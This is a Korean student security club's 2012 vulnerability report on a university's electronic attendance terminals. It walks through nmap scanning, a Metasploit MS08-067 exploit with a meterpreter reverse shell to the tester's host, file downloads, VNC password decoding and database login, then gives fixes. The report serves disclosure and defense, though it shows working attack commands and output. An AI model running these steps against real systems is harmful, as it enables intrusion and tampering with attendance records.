UNIST SCCS 취약점
분석 보고서

2012. 12. 31

HeXA
김태훈, 한충우

차례

공격 순서

1. 정보 수집

취약점이 존재하는 타겟을 찾기 위해 네트워크 환경을 학술정보관 1층 네트워크로 한정했습니다. 학술정보관 네트워크 대역대는 10.12.*.* 이며 1층에 위치한 네트워크는 10.12.8.*, 10.12.9.*, 10.12.10.* 입니다. 1층 네트워크 대역대에 존재하는 시스템과 그 시스템이 사용하고 있는 포트 정보를 수집하기 위해 네트워크 스캐너인 nmap을 사용했습니다.

먼저 ping scan을 통해 살아있는 호스트의 정보를 수집합니다.

```
...
Nmap scan report for 10.12.10.0 [host down]
Nmap scan report for 10.12.10.1 [host down]
Nmap scan report for 10.12.10.2 [host down]
Nmap scan report for 10.12.10.3 [host down]
Nmap scan report for 10.12.10.4
Host is up (0.0012s latency).
Nmap scan report for 10.12.10.5
Host is up (0.0013s latency).
Nmap scan report for 10.12.10.6
...
Nmap scan report for 10.12.10.231
Host is up (0.0012s latency).
Nmap scan report for 10.12.10.232
Host is up (0.0012s latency).
Nmap scan report for 10.12.10.233
Host is up (0.00034s latency).
Nmap scan report for 10.12.10.234
Host is up (0.00031s latency).
...
Nmap scan report for 10.12.10.252
Host is up (0.00025s latency).
Nmap scan report for 10.12.10.253
Host is up (0.00027s latency).
Nmap scan report for 10.12.10.254
Host is up (0.0014s latency).
Nmap scan report for 10.12.10.255 [host down]
Nmap done: 256 IP addresses (28 hosts up) scanned in 2.96 seconds
```

이후 살아있는 호스트를 대상으로 포트 스캔을 하고, 어떠한 서비스들을 이용하고 있는지 확인합니다.

2. 타겟 탐색

살아있는 호스트 중에서 일반적으로 잘 알려져 있는 포트를 사용하는 시스템을 위주로 스캔을 진행했으며, 인접한 IP를 사용하고, 동일한 서비스를 사용하는 시스템을 주의 깊게 탐색했습니다.

```
Scanning 10.12.10.231 [40000 ports]
Discovered open port 139/tcp on 10.12.10.231
Discovered open port 5900/tcp on 10.12.10.231
Discovered open port 445/tcp on 10.12.10.231
Discovered open port 135/tcp on 10.12.10.231
Nmap scan report for 10.12.10.231
Host is up (0.00032s latency).
Not shown: 39172 filtered ports, 824 closed ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5900/tcp open  vnc
```

10.12.10.231-234의 시스템은 모두 동일한 포트가 열려 있었으며, vnc 포트를 사용하는 것으로 보아 원격으로 관리를 하고 있는 시스템이라고 추측할 수 있습니다.

```
root@HeXA:/home/carpedm20# ping 10.12.10.231

PING 10.12.10.231 (10.12.10.231) 56(84) bytes of data.

64 bytes from 10.12.10.231: icmp_req=1 ttl=125 time=0.353 ms

64 bytes from 10.12.10.231: icmp_req=2 ttl=125 time=0.360 ms
```

해당 시스템으로 직접 ping을 날려보면 TTL이 125입니다. 윈도우의 TTL값이 기본적으로 128이므로 윈도우 운영체제를 사용하고 있다고 추측할 수 있습니다.

3. 타겟 익스플로잇

학술정보관에 있는 대부분의 컴퓨터가 윈도우 xp를 사용하고 있다는 점을 고려할 때, 10.12.10.231-234 시스템들도 윈도우 xp를 사용하고 있다고 추측할 수 있습니다.
타겟을 익스플로잇 하기 위해 널리 사용되는 익스플로잇 툴킷은 Metasploit Framwork를 사용했습니다. 가장 먼저 시도한 익스플로잇은 MS 윈도우의 Server Service 에서 원격코드 실행이 가능한 취약점인 MS08-067을 사용했다. MS08-067 취약점은 윈도우 xp를 대상으로 익스프로잇 할 때 가장 흔히 사용되는 취약점입니다. 취약점에 대한 정보는 http://cvedetails.com/cve/2008-4250/ 를 참고하면 됩니다.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set rhost 10.12.10.231
rhost => 10.12.10.231
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    10.12.10.231     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf  exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set lhost 10.20.14.215
lhost => 10.20.14.215
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 10.20.14.215:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:Korean
[*] Selected Target: Windows XP SP3 Korean (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 10.12.10.231
[*] Meterpreter session 1 opened (10.20.14.215:4444 -> 10.12.10.231:3561)

meterpreter >
```

메타스플로잇을 이용해 쉘코드를 타겟의 서비스에 전달했고, meterpreter shell을 성공적으로 얻을 수 있었습니다. 이 결과로 타겟의 운영체제에 대한 정보를 얻을 수 있었습니다. (Windows XP – Service Pack 3 – lang:Korean)
그리고, 이 공격은 한번 공격이후로는 방화벽으로 차단되어 잠시동안 재시도가 불가능하지만, 어느정도 시간이 지난후 다시 방화벽이 해제되는 것을 확인하였습니다.

```
meterpreter > ls
Listing: C:₩SCCS₩SCCS_ATTN
==========================
Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
40777/rwxrwxrwx   0          dir   2010-02-18 19:07:08 +0900  .
...
100666/rw-rw-rw-  574        fil   2011-08-26 11:34:00 +0900  config_attn.ini
100777/rwxrwxrwx  1335296    fil   2012-10-04 11:58:00 +0900  sccs_attn.exe
meterpreter > download sccs_attn.exe
[*] downloading: sccs_attn.exe -> sccs_attn.exe
[*] downloaded : sccs_attn.exe -> sccs_attn.exe
meterpreter > download config_attn.ini
[*] downloading: config_attn.ini -> config_attn.ini
[*] downloaded : config_attn.ini -> config_attn.ini
meterpreter > cat config_attn.ini
[*] exec: cat config_attn.ini
[COM]
RF_PORT=1
RF_SET=9600,N,8,1
MB_PORT=2
MB_SET=57600,N,8,1
[DB]
IP=114.70.1.217
DB=UMCS
LOGIN_ID=user_sccs
[ENDTIME]
ENABLE=false
...
```

익스플로잇의 결과를 통해 얻은 meterpreter은 윈도우 파일 시스템에 접근이 가능합니다. 이를 통해 SCCS라는 폴더를 찾을 수 있으며, sccs_attn.exe라는 실행 파일을 meterpreter을 통해 다운받을 수 있으며, 실행 파일의 설정파일 config_attn.ini를 분석하면 sccs_attn.exe 가 통신하고 있는 데이터베이스 서버 주소와 데이터베이스 이름(UMCS), 그리고 서버의 아이디를 찾을 수 있습니다.

meterpreter > **cd KebiVNC**
meterpreter > **cat kebivnc.ini**
[Server Setting]
FileTransferEnabled=1
SocketConnect=1
PortNumber=5900
InputsEnabled=1
LocalInputsDisabled=0
IdleTimeout=0
passwd= [redacted]
AllowLoopback=0
DisableTrayIcon=0

(보안을 위해, 실제 암호표기는 삭제하였습니다.)

또한 타겟의 운영체제에서 실행되고 있는 VNC 서비스를 제공하고 있는 KebiVNC라는 프로그램을 찾을 수 있으며, 서비스 설정 파일을 보면 vnc 서버의 암호화된 비밀번호를 찾을 수 있었습니다.


C:₩Users₩carpedm20>**Z:₩Downloads₩vncpwd₩vncpwd.exe** [redacted]
***VNC password decoder 0.2**
by Luigi Auriemma
e-mail: aluigi@autistici.org
web: aluigi.org
- your input password seems in hex format (or longer than 8 chars)
Password: [redacted]
Press RETURN to exit

(보안을 위해, 실제 암호표기는 삭제하였습니다.)
암호화된 VNC 서버의 암호문은 decode 알고리즘이 이미 알려져 있으며, password decoder를 통해 비밀번호를 찾을 수 있었습니다.

VNC viewer를 통해 타겟 시스템의 화면을 볼 수 있었으며, 타겟은 출석 체크 기기라는 것을 알 수 있었습니다.


4. 출석체크 프로그램 분석 및 DB 접속

출석체크 시스템과 단말기가 통신을 할 것 이라 생각하여, sccs시스템 프로그램을 추출해와서, 정밀히 분석하였습니다.



config_attn.ini 파일을 살펴본 결과, DB의 IP주소는 114.70.1.217 이라는 것을 알 수 있었고, 로그인 아이디가 있는 것으로 보아, 단말기에서 직접 서버에 로그인 할 것 이라는 추측을 할 수 있었습니다.


또한, 추출해온 SCCS_ATTN.exe 프로그램을 리버싱을 한 결과, 간단히 데이터베이스 서버의 비밀번호를 알아낼 수 있었습니다.



(보안상, 실제 비밀번호는 그림에서 삭제하였습니다)

알아낸 IP, 아이디, 비밀번호를 통해 서버에 접속을 시도해보기 위해서,
포트스캔을 하여 서버가 ms-sql을 사용하고 있다는 사실을 알아내었습니다.

```
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   closed ftp
22/tcp   closed ssh
80/tcp   closed http
3389/tcp open   ms-term-serv
4001/tcp closed unknown
4002/tcp closed mlchat-proxy
8080/tcp closed http-proxy
```



그리하여, 직접 DB에 접속해보았습니다.
이로 인해, 출석체크 데이터 조작이 가능해졌습니다.

공격과 피해 요약

Windows XP의 취약점 중 가장 유명한 MS08-067 취약점을 통해 간단히 단말기의 보안이 무너졌습니다. 이 취약점은 정말 유명한 취약점이므로, 해킹에 어느 정도 관심 있는 사람이라면 누구나 전자출결 단말기에 접속 할 수 있을 것입니다.

또, 단말기에서 직접 sql 서버에 로그인하여 쿼리를 주고받는 형식이기 때문에, 어떻게든 아이디와 비밀번호가 노출될 수 밖에 없습니다. 그래서 단말기 하나를 공격하는데 성공했다는 의미는, 출석체크 시스템 전체를 장악했다는 의미와 같게 됩니다.

그리고, 굳이 공격을 하지 않더라도, 가끔 단말기에 출석체크 프로그램이 오류로 인해 종료되어있고, 바탕화면이 보이는 경우가 있습니다. 이런 경우에도 vnc비밀번호를 알아내어 최종적으로 데이터베이스의 접속까지 가능한 상태입니다. 데이터베이스에 접속이 가능하다는 얘기는, 언제든지 출결을 조작할 수 있다는 것을 의미합니다.

그러므로, 현재 출석체크 시스템의 보안은 많이 취약한 상태이므로, 보완이 시급합니다.

해결방안

1. 운영체제 업그레이드

구 버전의 운영체제에서는 여러 가지 해킹방어기법들이 적용이 안되어있습니다. 그래서 운영체제의 업그레이드만으로도 보안에 큰 효과가 될 것입니다.
하지만, 단말기의 사양이 좋지 않은 것으로 보아, 이 방법은 단말기에 무리가 갈수도 있습니다.

2. 윈도우 업데이트

MS08-067 취약점은 많이 알려진 취약점이기 때문에, 윈도우 업데이트 만으로도 취약점 보완이 가능합니다. 하지만, 또 다른 취약점이 발견 될 수 있기 때문에 지속적인 업데이트가 필요합니다.

3. 백신 설치

백신에는 비정상적인 통신을 제어하는 기능이 대부분 있기 때문에, 이번 취약점 또한 백신에서 필터링이 가능합니다.

4. 데이터베이스 통신체계 변경

현재 방식은, 단말기에서 로그인을 한 후 DB에 쿼리를 주고받는 형태입니다. 이런 방식은, 단말기접속이 곧바로 DB해킹으로 이어질 수 있는 위험한 방식입니다. 그러므로, 로그인 없이, 쿼리문만을 주고받아 서버에서 별도의 프로그램이 DB에 접속해서 해당 쿼리를 수행하고 리턴하는 방식이 좋으며, 독립적인 프로토콜을 사용하여 제 3자가 쿼리문을 보낼 수 없도록 해야 할 것입니다.
하지만, 이 방법은, 모든 통신 프로토콜을 바꿔야 하기 때문에 복잡한 과정이 될 것입니다.